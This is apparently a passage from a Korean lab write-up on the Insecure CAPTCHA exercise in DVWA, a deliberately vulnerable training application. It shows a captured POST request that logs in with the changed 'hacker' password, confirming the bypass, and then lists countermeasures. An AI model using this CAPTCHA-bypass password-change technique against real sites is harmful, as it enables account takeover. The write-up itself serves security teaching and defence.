Vulnerability: Insecure CAPTCHA
Password Changed.

More Information
• https://en.wikipedia.org/wiki/CAPTCHA
• https://www.google.com/recaptcha/
• https://owasp.org/www-project-automated-threats-to-web-009\_CAPTCHA\_Defeat
```

- password를 'hacker'로 변경하여 Send를 누른다
- 오른쪽 그림과 같이 Render에서 'Password Changed'를 확인 할 수 있다.

4. CAPTCHA 공격 실습

The image displays a network traffic analysis tool (likely Wireshark) and a web browser window. The browser window shows the 'Test Credentials' page of the 'Damn Vulnerable Web Application (DVWA)'. The page title is 'Test Credentials' and the URL is '192.168.44.139/dvwa/vulnerabilities/csrf/test_credentials.php'. The page content includes a message 'Valid password for 'admin'', input fields for 'Username' and 'Password', and a 'Login' button. The network packet analyzer shows a POST request to the same URL. The request body is highlighted with a red box and contains the text 'username=admin&password=hacker&Login=Login'. The browser window also shows a notice about an array to string conversion in the file 'dvwaPage.inc.php' on line 54.

Request Response

1 POST /dvwa/vulnerabilities/csrf/test_credentials.php 200 5055 HTML

2 Host: 192.168.44.139

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20170602 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 42

9 Origin: http://192.168.44.139

10 Connection: close

11 Referer: http://192.168.44.139/dvwa/vulnerabilities/csrf/test_credentials.php

12 Cookie: security=low; PHPSESSID=so35115e4b75kht

13 Upgrade-Insecure-Requests: 1

14 username=admin&password=hacker&Login=Login

Notice: Array to string conversion in /opt/lampp/htdocs/dvwa/dvwa/includes/dvwaPage.inc.php on line 54

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

Login

- 실제 로그인 해본 결과 비밀번호가 normal 이 아닌 hacker로 변경된 것을 확인할 수 있다.

4. CAPTCHA 공격 대응방안

- CSRF와 마찬가지로 비밀번호 변경시 현재 사용중인 비밀번호를 재입력하게한다
-> 공격자가 현재 사용중인 비밀번호를 알지 못하면 변경할 수 없다
- 코드 유출 시 비밀번호가 노출되지 않도록 시큐어 코딩을 한다.
- 가급적 요청하는 단계가 한번에 처리되는 것이 좋다.
- 만약 다수의 요청단계로 만들 시 반드시 모든 단계를 정상적으로 통과하도록 구현해야한다